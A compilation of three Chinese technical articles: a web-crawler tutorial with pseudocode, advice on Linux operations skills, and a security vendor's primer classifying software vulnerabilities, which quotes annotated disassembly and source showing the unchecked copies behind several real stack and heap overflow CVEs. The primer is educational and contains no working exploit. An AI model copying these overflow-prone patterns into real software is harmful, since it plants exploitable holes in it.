突然你发现， 在国内新闻这个页面上，有一个链接链回“首页”。作为一只聪明的蜘蛛，你肯定知道你不用爬回去的吧，因为你已经看过了啊。所以，你需要用你的脑子，存下你已经看过的页面地址。这样，每次看到一个可能需要爬的新链接，你就先查查你脑子里是不是已经去过这个页面地址。如果去过，那就别去了。

好的，理论上如果所有的页面可以从initial page达到的话，那么可以证明你一定可以爬完所有的网页。

那么在python里怎么实现呢?

很简单

```
import Queue


initial_page = "http://www.renminribao.com"


url_queue = Queue.Queue()
seen = set()
```

```
seen.insert(initial_page)
url_queue.put(initial_page)

while(True): #一直进行直到海枯石烂
    if url_queue.size()>0:
        current_url = url_queue.get()    #拿出队例中第一个的url
        store(current_url)               #把这个url代表的网页存储好
        for next_url in extract_urls(current_url): #提取把这个url里链向的url
            if next_url not in seen:
                seen.put(next_url)
                url_queue.put(next_url)
        else:
            break
```

写得已经很伪代码了。

所有的爬虫的backbone都在这里，下面分析一下为什么爬虫事实上是个非常复杂的东西——搜索引擎公司通常有一整个团队来维护和开发。

2）效率

如果你直接加工一下上面的代码直接运行的话，你需要一整年才能爬下整个豆瓣的内容。更别说Google这样的搜索引擎需要爬下全网的内容了。

问题出在哪呢？需要爬的网页实在太多太多了，而上面的代码太慢太慢了。设想全网有N个网站，那么分析一下判重的复杂度就是N*log(N)，因为所有网页要遍历一次，而每次判重用set的话需要log(N)的复杂度。OK，OK，我知道python的set实现是hash——不过这样还是太慢了，至少内存使用效率不高。

通常的判重做法是怎样呢？Bloom Filter. 简单讲它仍然是一种hash的方法，但是它的特点是，它可以使用固定的内存（不随url的数量而增长）以O(1)的效率判定url是否已经在set中。可惜天下没有白吃的午餐，它的唯一问题在于，如果这个url不在set中，BF可以100%确定这个url没有看过。但是如果这个url在set中，它会告诉你：这个url应该已经出现过，不过我有2%的不确定性。注意这里的不确定性在你分配的内存足够大的时候，可以变得很小很少。一个简单的教程:Bloom Filters by Example

注意到这个特点，url如果被看过，那么可能以小概率重复看一看（没关系，多看看不会累死）。但是如果没被看过，一定会被看一下（这个很重要，不然我们就要漏掉一些网页了！）。

好，现在已经接近处理判重最快的方法了。另外一个瓶颈——你只有一台机器。不管你的带宽有多大，只要你的机器下载网页的速度是瓶颈的话，那么你只有加快这个速度。用一台机子不够的话——用很多台吧！当然，我们假设每台机子都已经进了最大的效率——使用多线程（python的话，多进程吧）。

3）集群化抓取

爬取豆瓣的时候，我总共用了100多台机器昼夜不停地运行了一个月。想象如果只用一台机子你就得运行100个月了...

那么，假设你现在有100台机器可以用，怎么用python实现一个分布式的爬取算法呢？

我们把这100台中的99台运算能力较小的机器叫作slave，另外一台较大的机器叫作master，那么回顾上面代码中的url_queue，如果我们能把这个queue放到这台master机器上，所有的slave都可以通过网络跟master联通，每当一个slave完成下载一个网页，就向master请求一个新的网页来抓取。而每次slave新抓到一个网页，就把这个网页上所有的链接送到master的queue里去。同样，bloom filter也放到master上，但是现在master只发送确定没有被访问过的url给slave。Bloom Filter放到master的内存里，而被访问过的url放到运行在master上的Redis里，这样保证所有操作都是O(1)。（至少平摊是O(1)，Redis的访问效率见:LINSERT – Redis)

考虑如何用python实现：

在各台slave上装好scrapy，那么各台机子就变成了一台有抓取能力的slave，在master上装好Redis和rq用作分布式队列。

代码于是写成

#slave.py

```
current_url = request_from_master()
to_send = []
for next_url in extract_urls(current_url):
    to_send.append(next_url)

store(current_url);
send_to_master(to_send)
```

#master.py

```
distributed_queue = DistributedQueue()
bf = BloomFilter()

initial_pages = "www.renmingribao.com"

while(True):
    if request == 'GET':
        if distributed_queue.size()>0:
            send(distributed_queue.get())
```

```
        else:
            break
    elif request == 'POST':
        bf.put(request.url)
```

好的，其实你能想到，有人已经给你写好了你需要的：darkrho/scrapy-redis · GitHub

4）展望及后处理

虽然上面用很多“简单”，但是真正要实现一个商业规模可用的爬虫并不是一件容易的事。上面的代码用来爬一个整体的网站几乎没有太大的问题。

但是如果附加上你需要这些后续处理，比如

1. 有效地存储（数据库应该怎样安排）
2. 有效地判重（这里指网页判重，咱可不想把人民日报和抄袭它的大民日报都爬一遍）
3. 有效地信息抽取（比如怎么样抽取出网页上所有的地址抽取出来，“朝阳区奋进路中华道”），搜索引擎通常不需要存储所有的信息，比如图片我存来干嘛...
4. 及时更新（预测这个网页多久会更新一次）

如你所想，这里每一个点都可以供很多研究者十数年的研究。虽然如此，

“路漫漫其修远兮,吾将上下而求索”。

所以，不要问怎么入门，直接上路就好了：）

原文链接:

http://www.zhihu.com/question/20899988

运维工程师必须掌握的基础技能有哪些?

作者:Tanky Woo

这个问题挺好的，回答这个问题也是对自身的审查，看看自己还欠缺哪些。（所以我估计得好好思考下，也许下一刻我就会突然惊醒，发现我还是战⑤渣）

首先限定在Linux运维工程师上

回答仅代表我想到，不代表我都会 :(

技能:

1. Linux基础

包括对Linux整体的理解/使用和基本命令:


- 了解Linux FHS : Filesystem Hierarchy Standard，国人写的这本书不错 Linux系统架构与目录解析 (豆瓣)
- 入门Linux：鸟哥的Linux私房菜.基础学习篇（第三版） (豆瓣) 个人认为鸟哥的这本书一本非常好的入门书
- 基本操作命令：Google，如Linux command cheat sheet
- 熟悉至少一个内置编辑器: vi, nano
- 至少熟悉一个发行版(或系列)，建议作为服务器常用的如Centos, Debian, Ubuntu，可以了解多个常用发行版

2. 运维的命令:

运维相关的工具(命令)，了解它能解决很多问题。

前几天刚回答了一个问题：如何才能更深入的学习linux?

里面的图在这里也可以用到：



可以对着图对学习了解这些命令。

另外我个人也会对平时用到的这些工具做一个整理和记录，总结到我的个人维基上：Wiki · Tanky Woo

3. 基础服务：

- LAMP或LNMP： Apache/Nginx，MySQL，PHP/Python/Perl

LAMP (software bundle)

- FTP
- DNS
- SAMBA
- EMAIL
- NTP

- DHCP
- ...

可以本地搭建练练手

这里推荐鸟哥另外一本书 服务器架设篇： 鸟哥的Linux私房菜 (豆瓣)

4. 运维平台工具:

也在这个问题 如何才能更深入的学习linux？ 里提到了：

- Nagios
- Puppet
- Zabbix
- Cacti
- SaltStack
- ....

可以选择性的折腾下，因为这个涉及到业务，没有实际环境，很难去理解他们的功能和特点。

5. 脚本:

- 必备：Shell
- 额外：Python，Perl...

6. 底层:

- Linux C，内核

7. 网络:

网络是非常重要的一块

- 把《TCP/IP协议详解》多看几篇，理解。
- 熟练使用tcpdump等抓包工具

8. 安全:

- 防火墙配置，如 iptables

9. 硬件：

- 接口类型
- 查看硬件信息
- 知道各类型服务器，如塔式、机架式、刀片式

10. 其它：

了解更多特定技能要求的方式：

Google搜"Linux运维工程师 招聘"，看看他们的需求。

最后推荐一本书：Unix/Linux系统管理技术手册 UNIX/Linux 系统管理技术手册 (豆瓣)

后续想到再做补充

素养/处理方式：

除了技能，我觉得素养(态度)也可以谈谈

这个正好看到右边相关问题：运维工程师需要具备哪些性格特质?

1. 安全

运维人员的权限很大，所以一定要保证帐号/私钥的安全。

- 最好使用加密工具存储。比如truecrypt，1password
- 基于本地存储。切勿用网盘，也不建议用lastpass等
- ssh私钥添加密码

以上任何一点都很重要，否则弄丢了，风险会非常大。

2. 责任心

如上面那个帖子里 @山大 提到的 Owner 意识

- 遇到报警，第一时间处理，而不要等着他人去处理
- 如果无法处理，应该第一时间让同事协助帮忙，而不要禁止报警，让问题掩盖

3. 细心

你的任何一个操作，都可能造成系统的损坏、业务出问题。所以敲命令时一定要细心、再三确认。你敲的再快，也就节省那么一点时间，出了问题才是大事。

4. 推进/改善

如果代码有问题，导致系统开销很大，比如负载，io等。应该第一时间和开发部门确认，要求优化代码。

5. 进取心/不断学习

运维的知识范围很广，要不断学习。遇到问题，做好分析记录，事后还可以在部门内分享交流。

这也是我为什么热衷于写技术博客和维基的原因，好记性不如烂笔头。记录整理的过程也是一个思考升华的过程。

再给一个干货，我们公司（知道创宇）的技能表：http://blog.knownsec.com/Knownsec_RD_Checklist/v2.2.html ，里面涵盖了部分Linux SA需要的技能。

原文链接:

http://www.zhihu.com/question/23665108/answer/25299881

安全漏洞概念及分类

作者:绿盟科技

本文是一个安全漏洞相关的科普，介绍安全漏洞的概念认识，漏洞在几个维度上的分类及实例展示。

安全漏洞及相关的概念

本节介绍什么是安全漏洞及相关的概况。

安全漏洞的定义

我们经常听到漏洞这个概念，可什么是安全漏洞？想给它一个清晰完整的定义其实是非常困难的。如果你去搜索一下对于漏洞的定义，基本上会发现高大上的学术界和讲求实用的工业界各有各的说法，漏洞相关的各种角色，比如研究者、厂商、用户，对漏洞的认识也是非常不一致的。

从业多年，我至今都找不到一个满意的定义，于是我自己定义一个：安全漏洞是信息系统在生命周期的各个阶段（设计、实现、运维等过程）中产生的某类问题，这些问题会对系统的安全（机密性、完整性、可用性）产生影响。


这是一个从研究者角度的偏狭义的定义，影响的主体范围限定在了信息系统中，以尽量不把我们所不熟悉的对象扯进来。

漏洞之所以被描述为某种“问题”，是因为我发现无法简单地用脆弱性、缺陷和Bug 等概念来涵盖它，而更象是这些概念的一个超集。漏洞会在系统生命周期内的各个阶段被引入进来，比如设计阶段引入的一个设计得非常容易被破解的加密算法，实现阶段引入的一个代码缓冲区溢出问题，运维阶段的一个错误的安全配置，这些都有可能最终成为漏洞。

定义对安全的影响也只涉及狭义信息安全的三方面：机密性、完整性和可用性。漏洞造成的敏感信息泄露导致机密性的破坏；造成数据库中的信息被非法篡改导致完整性的破坏；造成服务器进程的崩溃导致可用性的丧失。漏洞也可能同时导致多个安全属性的破坏。

安全漏洞与 Bug的关系

漏洞与Bug 并不等同，他们之间的关系基本可以描述为：大部分的Bug影响功能性，并不涉及安全性，也就不构成漏洞；大部分的漏洞来源于Bug，但并不是全部，它们之间只是有一个很大的交集。可以用如下这个图来展示它们的关系：



已知漏洞的数量

各个漏洞数据库和索引收录了大量已知的安全漏洞，下表是一个主流漏洞库的数量的大致估计，漏洞一般最早从20 世纪90 年代开始：

漏洞条目库	特点	数量	URL
SecurityFocus	全揭露，带 POC	>60000	http://www.securityfocus.com/bid/_
OSVDB	数量最大，索引丰富	>100000	http://www.osvdb.org/_
Secunia	产品分类细	>58000	http://secunia.com/community/advisories/_
ISS XForce	描述信息专业	>90000	http://xforce.iss.net/_
CVE	最全的索引	>60000	http://cve.mitre.org/cve/cve.html_
CNVD	国内的中文数据库	>60000	http://www.cnvd.org.cn/flaw/list.htm

事实上，即便把未知的漏洞排除在外，只要订了若干漏洞相关的邮件列表就会知道：并不是所有漏洞数据库都会收录，就算把上面的所列的数据库中的所有条目加起来去重以后也只是收录了一部分的已知漏洞而已，实际的已知漏洞数比总收录的要高得多。

安全漏洞的分类

和其他事物一样，安全漏洞具有多方面的属性，也就可以从多个维度对其进行分类，重点关注基于技术的维度。注意，下面提到的所有分类并不是在数学意义上严格的，也就是说并不保证同一抽象层次、穷举和互斥，而是极其简化的出于实用为目的分类。

基于利用位置的分类

本地漏洞

需要操作系统级的有效帐号登录到本地才能利用的漏洞，主要构成为权限提升类漏洞，即把自身的执行权限从普通用户级别提升到管理员级别。

实例:

Linux Kernel 2.6 udev Netlink 消息验证本地权限提升漏洞（ CVE-2009-1185 ）攻击者需要以普通用户登录到系统上，通过利用漏洞把自己的权限提升到 root 用户，获取对系统的完全控制。

远程漏洞

无需系统级的帐号验证即可通过网络访问目标进行利用，这里强调的是系统级帐号，如果漏洞利用需要诸如FTP 用户这样应用级的帐号要求也算是远程漏洞。

实例：

Microsoft Windows DCOM RPC 接口长主机名远程缓冲区溢出漏洞（MS03-026 ）（CVE-2003-0352）攻击者可以远程通过访问目标服务器的 RPC 服务端口无需用户验证就能利用漏洞，以系统权限执行任意指令，实现对系统的完全控制。

基于威胁类型的分类

获取控制

可以导致劫持程序执行流程，转向执行攻击者指定的任意指令或命令，控制应用系统或操作系统。威胁最大，同时影响系统的机密性、完整性，甚至在需要的时候可以影响可用性。主要来源：内存破坏类、CGI 类漏洞

获取信息

可以导致劫持程序访问预期外的资源并泄露给攻击者，影响系统的机密性。

主要来源：输入验证类、配置错误类漏洞

拒绝服务

可以导致目标应用或系统暂时或永远性地失去响应正常服务的能力，影响系统的可用性。

主要来源：内存破坏类、意外处理错误处理类漏洞。

基于技术类型的分类

基于漏洞成因技术的分类相比上述的两种维度要复杂得多，对于目前我所见过的漏洞大致归纳为以下几类：

内存破坏类

逻辑错误类

输入验证类

设计错误类

配置错误类

以下是对这几类漏洞的描述和实例分析。

内存破坏类

此类漏洞的共同特征是由于某种形式的非预期的内存越界访问（读、写或兼而有之），可控程度较好的情况下可执行攻击者指定的任意指令，其他的大多数情况下会导致拒绝服务或信息泄露。对内存破坏类漏洞再细分下来源，可以分出如下这些子类型：

栈缓冲区溢出

堆缓冲区溢出

静态数据区溢出

格式串问题

越界内存访问

释放后重用

二次释放

栈缓冲区溢出

最古老的内存破坏类型。发生在堆栈中的缓冲区溢出，由于利用起来非常稳定，大多可以导致执行任意指令，威胁很大。此类漏洞历史非常悠久， 1988 年著名的Morris 蠕虫传播手段之一就是利用了finger 服务的一个栈缓冲区溢出漏洞。在2008 年之前的几乎所有影响面巨大的网络蠕虫也基本利用此类漏洞，汇总情况可以见下表：上面表格里列出的蠕虫即使经过多年，在当前的互联网上还经常被捕捉到。栈溢出漏洞是相对比较容易发现的漏洞，静态动态分析的方法对于此漏洞的挖掘已经相当成熟，因此这类漏洞，特别是服务端程序中，目前基本处于日渐消亡的状态。

实例：

暴风影音stormtray 进程远程栈缓冲区溢出漏洞

蠕虫	中文名号	MS 公告号	CVE ID	漏洞名
Slammer	蠕虫王	MS02-056	CVE-2002-1123	Microsoft SQL Server 预验证过程远程缓冲区溢出漏洞
MSBlast	冲击波	MS03-026	CVE-2003-0352	Microsoft Windows DCOM RPC 接口长主机名远程缓冲区溢出漏洞
Sasser	震荡波	MS04-011	CVE-2003-0533	Microsoft Windows LSASS 远程缓冲区溢出漏洞
Conficker	飞客蠕虫	MS08-067	CVE-2008-4250	Microsoft Windows Server 服务 RPC 请求缓冲区溢出漏洞

上面表格里列出的蠕虫即使经过多年，在当前的互联网上还经常被捕捉到。栈溢出漏洞是相对比较容易发现的漏洞，静态动态分析的方法对于此漏洞的挖掘已经相当成熟，因此这类漏洞，特别是服务端程序中，目前基本处于日渐消亡的状态。

实例:

暴风影音stormtray 进程远程栈缓冲区溢出漏洞

长度检查不充分的串连接操作。

```
1001C9F4 loc_1001C9F4:                           ; CODE XREF: sub_1001C910+AC□j
1001C9F4                lea     edx, [ebp+String2]
1001C9FA                push    esi              ; lpString2
1001C9FB                mov     esi, ds:lstrcatA
1001CA01                push    edx              ; lpString1, 调用函数传入的栈缓冲区指针
1001CA02                call    esi ; lstrcatA   ; 存在溢出
1001CA04                mov     ecx, [ebp+lpString1]
1001CA07                lea     eax, [ebp+String2]
1001CA0D                push    eax              ; lpString2
1001CA0E                push    ecx              ; lpString1
1001CA0F                call    esi ; lstrcatA
```

Sun Solaris snoop(1M)工具远程指令执行漏洞（ CVE-2008-0964 ）

无长度检查的*printf 调用。

```
1261 static void
1262 interpret_sesssetupX(int flags, uchar_t *data, int len, char *xtra)
1263 {
     ...
1271   char tempstring[256];
1272   struct smb *smbdata;
1273   uchar_t *setupdata;
     ...
1279   isunicode = smbdata->flags2[1] & 0x80;
1280
1281   if (flags & F_SUM && !(smbdata->flags & SERVER_RESPONSE)) {
     ...
1291     if (isunicode) {
1292       setupdata += 1;
1293       (void) unicode2ascii(tempstring, 256, setupdata, 256);
1294       sprintf(xtra, "Username=%s ", tempstring);
1295     } else {
1296       length = sprintf(tempstring, (char *)setupdata); // 向固定长度的缓冲区不加长度检查的sprintf，可以通过构造超
长的AccountName来触发溢出
1297       sprintf(xtra, "Username=%s ", tempstring);
1298     }
1299   }
```

Novell eDirectory HTTPSTK Web 服务器栈溢出漏洞无长度检查的 memcpy 调用。

```
62003A95 loc_62003A95:                           ; CODE XREF: sub_62003991+F6□j
62003A95                sub     esi, [ebp+78h+var_88]
62003A98                sub     eax, [ebp+78h+var_8C]
62003A9B                cmp     eax, esi         ; 检查口令和确认口令长度是否相等
62003A9D                jnz     short loc_62003AE0
62003A9F                push    esi              ; size_t
62003AA0                push    [ebp+78h+var_8C] ; void *
62003AA3                push    [ebp+78h+var_88] ; void *
62003AA6                call    memcmp
62003AAB                add     esp, 0Ch
62003AAE                test    eax, eax
62003AB0                jnz     short loc_62003AE0
62003AB2                push    esi              ; size_t
62003AB3                push    [ebp+78h+var_88] ; void *
62003AB6                lea     eax, [ebp+78h+var_84]
62003AB9                push    eax              ; 目标缓冲区，128字节栈空间
62003ABA                call    memcpy           ; 不加长度检查的拷贝
```

FlashGet FTP PWD 命令超长响应栈溢出漏洞

```
.text:00488C57 loc_488C57:                             ; CODE XREF: sub_487500+171Dj
.text:00488C57                 mov     esi, [esp+0F4h+var_CC]
.text:00488C5B                 mov     ebx, [esi-8]
.text:00488C5E                 test    ebx, ebx
.text:00488C60                 jz      short loc_488C94
.text:00488C62                 lea     edx, [ebp+2074h]
.text:00488C68                 mov     ecx, 40h    ; 256字节的栈缓冲区清零
.text:00488C6D                 xor     eax, eax
.text:00488C6F                 mov     edi, edx
.text:00488C71                 rep stosd
.text:00488C73                 mov     ecx, ebx
.text:00488C75                 mov     edi, edx
.text:00488C77                 mov     edx, ecx
.text:00488C79                 shr     ecx, 2      ; 不加长度检查的拷贝
.text:00488C7C                 rep movsd
```

Imatix Xitami If-Modified-Since 头远程栈溢出漏洞。极其危险的sscanf类调用。

```
00444655
00444655 loc_444655:                                   ; CODE XREF: sub_4444C0+124Dj
00444655                 lea     eax, [esp+78h+var_5C]
00444659                 lea     ecx, [esp+78h+var_48]
0044465D                 push    eax
0044465E                 lea     edx, [esp+7Ch+var_58] ; 发生溢出的栈缓冲区，空间为20字节
00444662                 push    ecx
00444663                 push    edx
00444664                 push    offset aDSDDDD  ; "%d %s %d %d:%d:%d"
00444669
00444669 loc_444669:                                   ; CODE XREF: sub_4444C0+10BDj
00444669                 push    edi             ; Src
0044466A                 call    _sscanf         ; 没有长度限制的sscanf()调用，导致溢出缓冲区
0044466F                 mov     ecx, [esp+8Ch+var_5C]
00444673                 add     esp, 20h
```

Borland StarTeam Multicast 服务用户请求解析远程栈溢出漏洞（ CVE-2008-0311 ）

```
003AA35E                 mov     al, [ebx]    ; 拷贝循环开始处，ebx指向用户的请求数据，从源栈缓冲区取1字节
003AA360                 cmp     al, 0Ah      ; 检查是否请求的行结束符0x0a
003AA362                 mov     [edx], al    ; 把数据存入目标栈缓冲区
003AA364                 jnz     loc_3AA4EF   ; 如果不是0x0a，指针加1后继续拷贝，整个拷贝循环没有检查边界情况，如果用户提交
大量不包含0x0a的字串，将会导致栈溢出
...
003AA4EF                 inc     edx          ; 拷贝循环的后段，如果数据字节不是0x0a，在这儿增加相关的指针，继续拷贝
003AA4F0                 mov     eax, [esp+618h+count]
003AA4F4                 mov     ecx, [esp+618h+req_len]
003AA4FB                 inc     ebx
003AA4FC                 inc     eax
003AA4FD                 cmp     eax, ecx  ; 检查是否拷贝完数据
003AA4FF                 mov     [esp+618h+count], eax
003AA503                 jl      loc_3AA35E ; 跳到拷贝循环开始处
```

Microsoft DirectShow MPEG2TuneRequest 溢出漏洞（ CVE-2008-0015 ）手抖，缓冲区的指针被当做缓冲区本身被数据覆盖溢出。

```
.text:59F0D732                  lea     eax, [ebp+ppvData]
.text:59F0D735                  push    eax             ; ppvData
.text:59F0D736                  push    ebx             ; psa
ReadFromStream(LPSTREAM ppvData)
{
        SafeArrayCreate(xx,x, user_controlled_len);
        SafeArrayAccessData(xx,&ppvData);
        ReadFile(x,&ppvData,user_controlled_len);// 正确的写法应该是 ReadFile(x, ppvData, user_controlled_len)

}
.text:59F0D74B                  push    ecx
.text:59F0D74C                  push    edi
.text:59F0D74D                  call    dword ptr [eax+0Ch] ; mshtml!FatStream::Read stack buffer overflow here
.text:59F0D750                  push    ebx             ; psa
```

堆缓冲区溢出

导致堆缓冲区溢出的来源与栈溢出的一致，基本都是因为一些长度检查不充分的数据操作，唯一不同的地方只是发生问题的对象不是在编译阶段就已经确定分配的栈缓冲区，而是随着程序执行动态分配的堆块。

实例:

HP OpenView NNM Accept-Language HTTP 头堆溢出漏洞（ CVE-2009-0921）典型的先分配后使用的堆溢出问题。

```
5A308530                push    ebp
5A308531                mov     ebp, esp
5A308533                sub     esp, 10h
5A308536                mov     [ebp+var_10], ecx
5A308539                push    200h            ; size_t
5A30853E                call    ds:malloc       ; 分配一个512字节大小的堆块
5A308544                add     esp, 4
5A308547                mov     [ebp+var_8], eax
5A30854A                mov     eax, [ebp+var_10]
5A30854D                mov     ecx, [eax+4]
5A308550                push    ecx
5A308551                call    OvWwwEncodeUri  ; 对数据进行URI格式的编码，返回存放了编码后数据的堆块指针。
5A308556                add     esp, 4
5A308559                mov     [ebp+var_4], eax
5A30855C                mov     edx, [ebp+var_4]
5A30855F                push    edx
5A308560                mov     eax, [ebp+var_10]
5A308563                mov     ecx, [eax]
5A308565                push    ecx
5A308566                push    offset aSS_14   ; "%s=%s"
5A30856B                mov     edx, [ebp+var_8]
5A30856E                push    edx
5A30856F                call    ds:sprintf_new  ; 输出 变量=数据 格式的数据到已分配的512字节长的堆缓冲区，如果数据超长会
导致溢出。
5A308575                add     esp, 10h
5A308578                mov     eax, [ebp+var_4]
5A30857B                push    eax             ; void *
5A30857C                call    ds:free         ; 释放存在编码后数据的堆块，由于之前那个存放输出格式化数据的堆块溢出，释
放时会导致堆操作出错。
5A308582                add     esp, 4
```

PHP (phar extension)堆溢出漏洞堆溢出特有的溢出样式：由于整数溢出引发Malloc 小缓冲区从而最终导致堆溢出。

```
int phar_parse_tarfile(php_stream* fp, char *fname, int fname_len, char *alias, int alias_len, phar_archive_data** pphar, int is_data, php_uint32 compression, char **error TSRMLS_DC) /* ((( */
{
//.....
  size = entry.uncompressed_filesize = entry.compressed_filesize =
   phar_tar_number(hdr->size, sizeof(hdr->size));        //(*)
//.....
  if (!last_was_longlink && hdr->typeflag == 'L') {
   last_was_longlink = 1;
   /* support the ././@LongLink system for storing long filenames */
